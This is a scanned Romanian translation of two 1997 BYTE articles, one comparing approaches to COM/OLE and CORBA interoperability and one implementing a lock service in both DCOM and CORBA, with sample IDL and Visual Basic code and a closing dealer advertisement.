
Abordarea neutră. Object Broker de la Digital, ORB Plus CORBA Connect de la HP şi NEO de la Sun sunt toate exemple de abordare neutră. Aceasta permite proiectanţilor să selecteze orice clasă existentă într-una din cele două medii şi s-o facă disponibilă în cealălalt. Atunci când un proiectant selectează o clasă pentru utilizare în celălalt mediu produsul de conlucrare examinează descrierea clasei şi apoi generează un proxy compilat JIT (just in time) pe baza descrierii.

Fiecare sistem de obiecte - OLE Automation, COM şi CORBA - are corespondent un OSA (Object System Adapter) (vedeţi şi figura: Flexibilitate neutră faţă de sistem). Când un apel face trecerea de la un sistem de obiecte la celălalt, produsul de conlucrare foloseşte două OSA corespunzătoare pentru a face conversia într-un singur pas. OSA acţionează ca un front-end de compilare şi are responsabilitatea citirii descrierii clasei în format nativ şi transferului acestei descrieri la back-end JIT. OSA mai are şi sarcini de administrare cum este detectarea de bucle la proxy, numărarea mapărilor de referinţe şi colectarea de deşeuri în sistemele obiect.

Abordarea centrată. Orbix / Dasktop for Windows de la Iona şi VisiBroker de la Visigenic sunt abordări centrate pe sisteme. Această abordare permite proiectanţilor CORBA să utilizeze un stil familiar şi să poată totuşi

Modelul Orbix/Desktop diferă fundamental de exemplele neutre faţă de sistem, începând chiar de la IDL.


Soluţii CORBA orientate sistem
Interface Definition Language
Generează
Generează
Generează
Cod client OLE Automation
OLE
Proxy client (C++)
CORBA
Proxy server (C++)
OLE
CORBA
Cod server OLA Automation (structura completată în Visual Basic, Delphi, PowerBuilder, etc.)
Orbix



Object: (General)
Proc: (declarations)

```
Dim CustServer As DICustomerServer
    'the DI above is the convention to indicate a dual interface
Dim Cust As Customer
Dim Customer_List As Variant

Set CustServer = CreateObject("MyService.CustomerServer")
Customer_List = CustServer.get_customer_list

For i = 0 To UBound(Customer_List)
    'Loop through the list of customers
    Set Cust = Customer_List(i)

    Print Cust.Name
    'Print the names of all the customers
Next i
```

Aşa arată codul Visual Basic pentru accesarea obiectului CORBA într-o abordare neutră faţă de sistem

scrie cod pentru servere şi clienţi cu unelte bazate pe OLE Automation, cum sunt Visual Basic (VB) sau Delphi. (Este desigur necesar ca proiectanţii care scriu în VB sau Delphi să respecte paradigma de dezvoltare CORBA).

Proiectanţii lucrează conform modelului obişnuit pentru mediul ORB, adică încep cu limbajul de definire pentru interfaţa CORBA (IDL) şi generează toată structura necesară şi codul pentru modul (stub). IDL generează de asemenea codul de conversie C++ pentru a mapa noua clasă OLE Automation în CORBA. De asemenea, IDL generează codul de conversie C++ astfel ca un client să poată utiliza serverul ca pe o clasă OLE Automation.

Astfel, dacă proiectanţii au obiecte OLE Automation, le pot folosi (cu toate că există limitări semnificative) prin preluarea bibliotecii de tip pentru obiect şi generarea de IDL. Având IDL, ei pot genera clientul şi codul pentru proxy pe server în modul prezentat anterior.

Neutru faţă de centrat: exemple

Ambele soluţii oferă rezolvare pentru majoritatea problemelor. Până la urmă însă, abordarea centrată nu oferă atâtea soluţii ca şi cea neutră faţă de sistem.

Prima dată să vedem cum accesăm un server CORBA din VB. Cele două abordări pot face cam acelaşi lucru şi într-un mod similar. Pentru acest articol voi folosi ORB Plus CORBA Connect de la HP, ca exemplu de produs neutru şi Iona Orbix/Desktop, ca exemplu de produs centrat pe sistem.

Folosind CORBA Connect, presupun că obiectul se află deja instalat în CORBA Naming Service. Pentru a face ca clasa ORB Plus să fie disponibilă în OLE, trebuie ca prima dată să găsiţi clasa dorită folosind browser-ul din CORBA Connect GUI (vedeţi ecranul de mai jos). Când selectaţi o metodă a obiectului CORBA, îl vedeţi ca declaraţie VB (sau din altceva). Apoi, va trebui să grupaţi clasele selectate într-un serviciu, să alegeţi serviciul şi să-l prezentaţi atât la OLE Automation cât şi la COM.

În plus, trebuie să generaţi legăturile (bindings) pentru mediul de programare particular utilizat printr-o selecţie simplă în caseta de dialog. Deoarece folosiţi VB, trebuie să generaţi biblioteca de tip, pentru performanţe optime. Codul prezentat pe ecranul din stânga este într-un stil familiar programatorilor VB. Remarcaţi că Sequence CORBA returnată de la metoda get_customer_list a fost convertită la un SafeArray OLE deci puteţi să navigaţi uşor prin Customer_List. Pentru distribuirea aplicaţiei CORBA Connect generează şi script pentru instalare.

Iată acum o imagine a aceloraşi operaţii efectuate cu Orbix/Desktop de la Iona, un produs orientat sistem (vedeţi şi figura: Orientare sistem pentru magazine CORBA). Din nou, pentru simplitate, să presupunem că obiectul Customer_Server este gata instalat în Orbix Naming Service.


Prima dată va trebui să faceţi clasa Orbix disponibilă pentru VB. Pentru acesta veţi utiliza Orbix OLE Wizzard, un configurator din care selectaţi fişierul IDL dorit. După selectarea opţiunilor dorite, veţi genera codul C++ pentru proxy client şi veţi face compilarea. În continuare îl înregistraţi doar la OLE şi sunteţi gata pentru a folosi obiectul din VB. Codul VB de utilizare a clasei este similar celui folosit la abordarea neutră, dar foloseşte mai multe elemente specifice CORBA.

Pentru acest al doilea scenariu, să presupunem că trebuie să accesaţi un server OLE de la un client CORBA, într-un mod mai specific pentru introducerea unor cotaţii de bursă în Excel şi apoi reprezentarea grafică a rezultatului. La abordarea neutră (ORB Plus CORBA Connect de la HP), trebuie să selectaţi clasele Excel dorite în interfaţa grafică GUI Object Browser şi să specificaţi că trebuie instalate în CORBA. In continuare va trebui să generaţi o legătură IDL pentru ca clasele să fie utilizabile din C++. Din legăturile IDL veţi genera modulele client în modul în care aţi proceda şi cu clasele ORB Plus. Pentru programatorul CORBA pare ca şi cum Excel ar fi realizat în CORBA.

Să încercăm să facem acelaşi lucru cu Orbix /Dasktop de la Iona. Nu putem. Orbix fiind orientat sistem, generează întregul cod pe baza unui IDL CORBA. Cu alte cuvinte, nu a fost conceput pentru a trata asimetria din maparea OLE la CORBA, a cazurilor de Variants, Unions, SafeArrays şi a altor situaţii. Nici nu lucrează cu proprietăţi de tip object.

De exemplu, pentru a utiliza Excel din Orbix, în toate locurile unde apar Variant, SafeArray sau object, proiectantul trebuie să scrie manual codul de eliminare a diferenţelor în maparea IDL la OLE faţă de OLE la IDL. Dacă o proprietate sau metodă Excel

Interfaţa utilizator de la ORB Plus CORBA Connect vă permite selecţia claselor CORBA care sunt disponibile pentru uneltele de programare



Binding: OLEAutomation Visual Basic

folosește Variant, CORBA IDL corespunzător conține Any. Atunci când codul de mapare OLE se generează pe baza IDL, va conține DICORBAAny, maparea corectă IDL la OLE, dar nu va lucra cu Excel.

Alegerea unei abordări

Așa cum arată exemplul de mai sus, atât abordarea neutră, cât și cea centrată pe sistem poate oferi într-o anumită măsură conlucrare. Și la furnizorii orientați CORBA, care dezvoltă servere în C++ și clienți în VB, o abordare orientată CORBA poate satisface. Acești furnizori trebuie să organizeze proiectarea astfel încât proiectanții de servere să facă toate compilările C++ și programatorii VB să primească o instruire CORBA de un anumit nivel, dar în ansamblu o abordare orientată sistem va lucra satisfăcător. Totuși, dacă doriți o conlucrare mai bună (de exemplu, acces la servere OLE de la clienți CORBA) sau proiectarea nu este orientată CORBA, atunci o abordare neutră față de sistem este probabil mai bună.

Lucrul de care trebuie să vă păziți este blocarea la un singur furnizor. Feriți-vă de texte de marketing de genul: total compatibil sau 100% conform cu specificațiile de conlucrare COM/CORBA de la OMG. Este o dispersie semnificativă în gradul de conlucrare și dorința de a fi conform. Puneți întrebări despre exemplele prezentate și vedeți ce răspunsuri primiți. Răspunsurile pot aduce lumină. ■

Mike Foody este președinte la Visual Edge (Saint Laurent, Quebec, Canada). Îl puteți contacta la: **mike@vedge.com**

Comparație între cele două soluții

Lista facilităților	ORB Plus CORBA Connect	Orbix/Desktop
Suport pentru conlucrarea OLE Automation	✔	✔
Suport pentru conlucrarea COM	✔	
Este soluție prin mapare	✔	✔
Este o soluție de rețea (de ex.: complet bidirecțională)	✔	
Tratează aspecte de mapare asimetrică	✔	
Convertește orice instanță a clasei	✔	
Tratează explozia proxy	✔	✔
Tratează administrarea versiunii	✔	
Oferă mapări semantice	✔	
Oferă suport ActiveX	✔	✔

Alte patru chei pentru conlucrare

În mod evident trebuie mai multe pentru o conlucrare decât urmarea simplă a specificației OMG Internetworking specification. Iată alte patru aspecte care trebuie incluse în soluția dumneavoastră de conlucrare pe rețea.

Evenimente. Atât OLE cât și CORBA au propriul standard cu privire la modalitatea de oferire a suportului pentru evenimente asincrone. OLE oferă un mecanism pentru evenimente cu controale ActiveX numit Connection Points. CORBA oferă un mecanism diferit numit Event Channels. Pentru asigurarea conlucrării fără cusur intre cele două, semantica evenimentelor trebuie mapată în tot sistemul.

În OLE, dacă un control ActiveX oferă un ConnectionPoint, se poate scrie cod (în unelte ca Visual Basic- VB) executabil atunci când se declanșează un eveniment. Cu alte cuvinte, când un obiect ActiveX declanșează un eveniment se execută un alt cod de la proiectant, în cazul nostru cel al programatorului VB.


Evenimentele sunt omniprezente. Dar ce se întâmplă atunci când o clasă cu un eveniment devine disponibilă pentru un alt sistem? O soluție posibilă la această problemă este maparea claselor pentruobiectul eveniment direct de la un sistem de obiecte la celălalt., adică trebuie ca procramatorii de CORBA să învețe arcanele semanticii OLE Connection Points și programatorii OLE să învețe la fel de complicatul CORBA Event Channels.

În mod ideal, uneltele de conlucrare ar trebui să ofere suport pentru maparea semanticii, atunci când OLE Connection Points sunt mapate în CORBA Event Channels. Cu maparea semantică proiectanții din ambele sisteme văd doar semantica care le este familiară, nu este nevoie să învețe subtilitățile unui nou set de semantică sistem.

Controale ActiveX. Specificația COM/CORBA Internetworking Specification nu abordează nici controalele ActiveX. În ce mod, de exemplu, sunt tratate de un produs de conlucrare cerințe ActiveX ca împachetarea bibliotecilor Type cu un Control într-un pachet ce poate fi descărcat?

Explozia de proxy. Acesta are loc atunci când un obiect este transmis și returnat prin sistem și se creează un nou proxy de fiecare dată, în loc să se returneze obiectul inițial. În asemenea cazuri numărul de proxy crește exploziv. Nu este o surpriză că posibilitatea de tratare a exploziei proxy este o cerință pentru orice sistem care are aplicabilitate în producție.

Corectarea versiunii. Version fix-up este o facilitate importantă în orice sistem care asigură suport de conlucrare COM. Deoarece obiectele COM au configurații fixe pentru vtable, cu toate că în CORBA nu există specificație sau cerință pentru ordonarea metodelor, inserarea unei metode într-o versiune nouă CORBA IDL a unei clase va duce probabil la nefuncționarea oricărui obiect COM compilat. Corectarea versiunii evită elegant asemenea probleme, prin plasarea automată a metodelor noi la sfârșitul tabelei COM vtable existente.



Programarea cu CORBA și DCOM

Nu este chiar așa de ușoară pe cât ar dori promotorii să pară.

De John Pompeii

I-ați ascultat pe prezentatori, ați văzut prezentările proiectanților. Dar cum este oare în realitate programarea unei aplicații utilizând DCOM (Distributed Common Object Model) sau CORBA (Common Object Request Broker Architecture ? Pentru edificare vom construi aceeași aplicație utilizând ambele modele. Pe partea DCOM utilizăm Microsoft Win32 Toolkit, iar pentru partea CORBA Orbix de la Iona. Aplicația este un serviciu lock care pare simplu, o unealtă de blocare și deblocare a unei resurse date.

Nu dorim să vă ținem curioși. Simplu spus, nici CORBA și nici DCOM nu oferă singure cele necesare pentru realizarea unor servere de aplicații pentru întreprindere. Aceste două acronime reprezintă doar plombe și aplicațiile reale au nevoie de mai mult - au nevoie de servicii ca denumire, notificare evenimente și tranzacții. Includerea lui Microsoft Transaction Server în proiectul nostru ar fi adăugat multe din cele necesare. În mod similar, serviciile CORBA oferă aceste facilități. Dar nici un ORB cunoscut de noi nu implementează toate facilitățile. Pe scurt, nici DCOM și nici CORBA nu oferă soluții simple în sine.

ILUSTRAȚIA: PAUL FISCH © 1997

Creați serverul

Să pornim să vedem modul în care aplicația noastră mostră solicită aceste standarde. Prima dată vom crea serverele în CORBA și DCOM. Marea diferență pe care o vom vedea este modul în care fiecare tratează numele de clase neunice și erorile.

Vom porni cu versiunea CORBA. Listingul de program CORBA IDL Definition arată interfața serviciului nostru de lock. Se definește o enumerare și clasa Lock Service. Remarcați că există trei declarații de metodă, fiecare specificând diferite argumente de intrare și valori returnate. CORBA definește un set finit de tipuri de date primitive folosite la transferul argumentelor și definițiile de structuri. În mare parte, fișierele CORBA IDL (Interface Definition Language) sunt similare ca sintaxă celor în limbaj C (inclusiv directivele preprocesor), dar abordează strict doar detalii legate de interfață.

Cu toate că este simplă, partea IDL din interfața COM ILocking și clasa LockService (vedeți și: Definiția DCOM IDL) arată două dintre diferențele importante între COM și CORBA: structura și denumirea. Un obiect COM constă din una sau mai multe categorii de interfețe, în care fiecare are o denumire și are propria ierarhie de derivare. Un obiect CORBA este conform unui model standard de obiect prin faptul că interfața lui este definită prin clasa proprie și toți strămoșii acestei clase. La definiția de interfață COM proiectantul furnizează un identificator universal (UUID) care identifică în mod unic definițiile de interfață și clasă. UUID identifică clase și nu nume de clase și deci puteți avea clase multiple cu același nume, dar de la furnizori diferiți și cu funcțiuni diferite. Pe de altă parte, CORBA utilizează un sistem de denumiri care include numele clasei și un nume opțional de modul. Numele de modul sunt echivalente cu conceptul de namespace din C++, unde numele de clase pot fi atribuite(scoped) unui anumit modul. Abordarea COM garantează că nu poate avea loc coliziune, dar versiunea CORBA ar permite unui program să utilizeze două sau mai multe clase cu același nume dacă atribuirile de modul sunt diferite.

Acum când dispunem de IDL trebuie să facem compilarea. Compilatorul de CORBA IDL generează clasa de client proxy și tot codul pentru defilarea argumentelor (marshalling). După compilare se obțin trei clase C++: o clasă proxy, o clasă pentru implementare și o clasă producător (factory). Aplicațiile client utilizează clasa proxy (am denumit-o LockService). Din clasa LockService derivă clasa de implementare (LockService i) care oferă implementarea serviciului. În fine, clienții utilizează clasa producător pentru a crea instanțe ale obiectelor.

COM definește o serie de interfețe care trebuie implementate

Definiție CORBA IDL

```
//
// CORBA IDL interface definition of the Locking Service
enum LockMode
{ReadMode.WriteMode};

interface LockService
{ exception LockServiceEx
{ long error: long location: }:
boolean LockObject(in string objID. in LockMode mode)
 raises (LockServiceEx):
void UnlockObject(in string ObjID. in LockMode mode)
 raises (LockServiceEx):
void UnlockAll(in string ObjID) raises (LockServiceEx):
}:
```

de către programator, dar construirea unei interfețe noi necesită o definiție IDL ca cea din: Definiția DCOM IDL, care trebuie compilată cu Microsoft IDL Compiler (numit MIDL). Acest compilator generează definiția vtable pentru interfață, informațiile pentru defilarea argumentelor și DLL proxy /modul pentru clienți.

Unul din diferențele fundamentale dintre COM și CORBA este modul în care tratează situațiile de eroare și cantitatea informațiilor care pot fi returnate. Pe scurt, CORBA lucrează mai bine. La COM toate metodele returnează o valoare întreagă HRESULT care indică succesul sau eșecul apelului. Această valoare întreagă se împarte de fapt într-un număr de zone de biți care permit programatorului să specifice contextul, gravitatea sau facilitatea și codul de eroare. Pe de altă parte, implementările CORBA oferă un mecanism de tratare a excepțiilor care returnează erorile ca structuri înglobate într-un alt obiect numit Environement (mediu). Există definite structuri standard SytemException pentru erori la nivel sistem și de comunicare, erori care pot să apară în timpul unui apel de metodă la distanță. Pentru obiecte ca serviciul nostru LockService, poate fi definită o structură de excepții care permite serverului să returneze atâta informație câtă dorește pentru a descrie excepția. În plus, deoarece CORBA se implementează în general cu un limbaj orientat pe obiecte, sistemele de excepții CORBA și din limbaj pot fi legate. Astfel în C++, o eroare care apare pe server va produce o excepție transmisă la client.

Exemplul de tratare a erorii arată cauza pentru care CORBA este mai bun în suportul pentru sisteme distribuite. Cu toate că CORBA promovează aspectele de transparență a locației, realitatea faptului că există implementări de obiecte în alte procese și complicațiile care rezultă de aici sunt prezentate în modul de tratare a erorilor. Neavând grija faptului că obiectul este local sau la distanță, este plăcut, dar când un apel la o metodă nu reușește din cauza unei erori de comunicație sau la server, programatorul va dori să știe unde se află acel obiect. CORBA raportează erorile sistem separat de erorile la nivel de aplicație, ceea ce ușurează pentru programator scrierea codului de tratare a excepțior.

Să revenim la implementarea DCOM. Ca și în cazul clasei producător Orbix, o clasă DCOM trebuie să ofere o clasă producător obiect care implementează interfața IClass-Factory pentru a oferi clienților o modalitate de a crea instanțe. În plus, definim clasa LockService reală care implementează interfețele IUnknown și ILocking.

Versiunea COM a serviciului impune implementarea metodelor IUnknown care creează un mecanism simplu de urmărire a referințelor. Atunci când se creează un obiect, contorul corespunzător de referințe se inițializează pe 1. Când un alt proxy se conectează la acel obiect, trebuie să apeleze metoda AddRef pentru a înregistra referința. Pe măsură ce referințele sunt abandonate, clientul trebuie să apeleze metoda Release. Când contorul de referințe ajunge pe 0, obiectul se poate autodistruge. Toate acestea funcționează dacă clienții se comportă bine și nu apar erori de rețea care duc la întreruperea anormală a legăturii dintre client și server. La serverul nostru am folosit această metodă de implementare, dar practic, dat fiind faptul că se poate sparge ușor, probabil nu este o soluție utilă.

CORBA nu încearcă să urmărească numărul clienților care comunică cu un anumit obiect. Dacă un client eliberează obiectul de pe server, în timp ce obiectul este folosit de alt cliect, obiectul va fi distrus și se va semnala eroare la celălalt client cu ocazia următorului apel la metodă. Deci depinde de administrarea obiectelor dacă un asemenea comportament este acceptabil sau nu. Fără un administrator de tranzacții integrat în sistemul distribuit, este foarte greu de implementat un sistem fiabil de administrare a întregului proces.

Pentru a completa serverele, trebuie să compilăm și să facem editarea de legături pentru ambele implementări. Pentru serverul nostru CORBA, trebuie să programăm un mic modul main care face inițializarea serverului și îl înregistrează la un proces demon care implementează serviciile CORBA de localizare și activare. Procesul demon urmărește toate serverele aflate în execuție pe host și va porni serverele la cererea unui client. In plus față de codul de implementare pentru server, vom compila și codul pentru modul (stub) și de distribuire generat din compilatorul IDL în acest executabil.

Pentru DCOM trebuie să construim un executabil pentru server împreună cu un DLL proxy /modul care implementează defilarea pentru clasa LockService. Compilatorul MIDL generează tot codul necesar pentru acest DLL. Trebuie doar să înregistrăm acest DDL în NT Registry. Pentru serverul DCOM, va mai trebui să scriem un mic cod de inițializare a mediului run-time COM și de înregistrare a clasei. La inițializarea mediului COM este posibilă specificarea unui mod de lucru cu fire numit free threading. În versiunile OLE anterioare, firul capabil să creeze obiecte OLE definea un apartament (un spațiu proces separat) asociat fiecărui obiect. Când un client invoca o metodă a obiectului, acesta era distribuit la firul utilizat la crearea acelui obiect, eliminându-se astfel necesitatea ca obiectele COM să ofere propriul cod pentru sincronizare. La modelul cu fire libere, o metodă ar putea fi distribuită la orice fir care este inițializat cu opțiunea free threading. Această opțiune impune ca obiectul să ofere sincronizare, dar poate îmbunătăți semnificativ performanța la server. În versiunea actuală OLE (pe NT), un server ar putea utiliza modelul cu apartament unic, cu fire libere sau o combinație a celor două. (La serverul Orbix, programatorul are opțiunea între modelul cu fir unic sau cel cu fire multiple care este similar cu free threading).

Ca și în cazul serverului CORBA, construim serverul DCOM ca un program executabil. Pentru a permite activare automată, programul poate include cod adițional care îi permite execuția ca serviciu NT. Pentru a valida serverul trebuie să instalăm identificatori ID pentru clasa LockService și interfața ILocking în Registry împreună cu numele executabilului pentru server și opțiunile de lansare automată. Aplicația se poate înregistra cu script REGEDIT sau prin program în codul server.

Definiție DCOM IDL

```
[  object, uuid(7ACC12C3-C4BB-101A-BB6E-0000C09A6549),
  pointer_default(unique) ]
interface ILocking : IUnknown
{ import "unknwn.idl";
  typedef enum tagLockMode
  { ReadMode, WriteMode } LockMode;
 HRESULT LockObject( [in] BSTR szObjID, [in] LockMode mode,
                                  [out] boolean*result);
 HRESULT UnlockObject( [in] BSTR szObjID,
                       [in] LockMode mode );
 HRESULT UnlockAll( [in] BSTR szObjID );
};

[ uuid(7ACC12C4-C4BB-101A-BB6E-0000C09A6549), ]
coclass LockService
{ [default] interface ILocking;
};
```

Clientul

Să vedem acum programele client care utilizează aceste servere. Mostra de client pentru CORBA stabileşte un pointer la un proxy Lock-Service utilizând metoda _bind, creată pentru clasa LockService. Odată legat, clientul poate invoca metodele de la obiectul proxy, ca de la orice alt obiect C++. În exemplul nostru facem un apel la server pentru un lock la obiect în modul write folosind numărul contului ca identificator obiect. O dată ce a suferit lock, o altă instanţă client care încearcă să obţină un lock va eşua. Dacă revenirea din apel are loc cu succes, programul modifică obiectul şi invocă apoi metoda UnlockObject pentru a renunţa la lock.

Programul client DCOM echivalent poate prelua numele server din linia de comandă sau din Registry. Programul iniţializează firul primar pentru free threading folosind apelul CoInitialize, care permite firului care a lansat apelul să utilizeze OLE. Pentru a obţine un pointer la serviciul lock am folosit CoCreateInstanceEx şi putem specifica clasa, interfaţa (sau interfeţele) şi opţional un identificator pentru serverul dorit. Numele serverului nu este specificat, locul acestuia fiind luat din Registry.

Apelul CoCreateInstance este o funcţie ajutătoare care apelează mai întâi CoGetClassObject pentru a obţine un proxy la obiectul clasă pentru clasa solicitată. Acesta va invoca apoi metoda CreateInstance la proxy pentru a crea obiectul de la distanţă. Înainte de a termina, CoCreateInstace eliberează metoda la proxy.

O revenire fără eroare oferă un pointer la interfaţa ILocking, care va fi apoi utilizată pentru a invoca metodele LockObject şi UnlockObject. În acest punct nu există mare diferenţă între DCOM şi Orbix, exceptând modul de tratare a erorilor şi faptul că şirul de argumente pentru DCOM este în Unicode.

Ultimul cuvânt

Ce ne spune tot acest cod? Ne spune că CORBA este adecvat pentru utilizare cu limbaje orientate obiect. Codul este mult mai curat deoarece construcţiile de limbaj exploatează deplin facilităţile limbajului. Pe de altă parte, DCOM nu face nimic pentru a oferi clase de administrare pentru argumentele metodei sau o modalitate de legare a condiţiilor de eroare la mecanisnul pentru excepţii din C++. CORBA oferă de asemenea un mecanism superior pentru lucrul cu matrice şi secvenţe şi oferă un tip de date any pentru defilarea argumentelor la care tipul nu este cunoscut în avans. Pentru limbaje orientate obiect ca C++, interfaţa DCOM este greoaie şi necesită mai mult cod de nivel jos decât ar fi necesar. Pe de altă parte, DCOM poate fi utilizat fără nici un soft special gateway în mod direct din limbaje populare care nu sunt orientate obiect, ca Visual Basic.

Dacă aveţi client VB sau Delphi sau dacă sunteţi familiarizat cu interfeţele pregătite din COM atunci alegerea corectă va fi DCOM atunci când va fi disponibilă pentru Windows 95, mai târziu în acest an. Pentru cei care lucrează cu limbaje orientate obiect şi modele obiect consistente modelul CORBA se potriveşte mai natural. Imposibilitatea ca în COM să avem suport pentru dezvoltare polimorfism şi cadre (framework) pune probleme reale proiectanţilor de modele de obiecte distribuite.

Realitatea este totuşi că nici CORBA şi nici DCOM nu oferă în sine cele necesare construirii de servere de aplicaţii pentru întreprindere. În plus, programarea serverului de întreprindere necesită servicii obiect ca denumire, notificare la eveniment, tranzacţii, controlul concurenţei şi al ciclului de viaţă. Pentru mediile CORBA, puteţi obţine unele dintre aceste servicii pentru obiecte într-un ORB care implementează specificaţiile de servicii CORBA. Pentru DCOM, multe din aceste servicii sunt în curs de realizare. Cel mai semnificativ este noul Microsoft Transaction Server care ar putea oferi reluarea şi refacerea necesară pentru a face serviciul nostru lock să ruleze fără eroare. Transaction Server oferă integritate de tranzacţie la schimbările făcute la obiectele COM şi se bazează complet pe DCOM. Pentru moment reţineţi că nici CORBA şi nici DCOM nu oferă singure soluţie completă pentru programare reţea. ■

John Pompeii este preşedintele firmei Secant Technologies (Beachwood, OH), o firmă de proiectare soft specializată în sisteme distribuite şi unelte orientate obiect. Îl puteţi găsi la: **jpompeii@secant.com.**


Codul sursă complet pentru listingul oferit ca exemplu este disponibil la http://www.byte.com/ sau la http://www.secant.com/pubs.html.

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

COMPAQ Authorized Dealer
TRICORP electronics
BUCUREŞTI
tel: 679 48 79
tel/fax: 230 44 58; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro
SERVERE
numărul 1 mondial
Pentium 133...200 MHz
PentiumPro 180...200 MHz
Tehnologie MMX
Multiprocesor
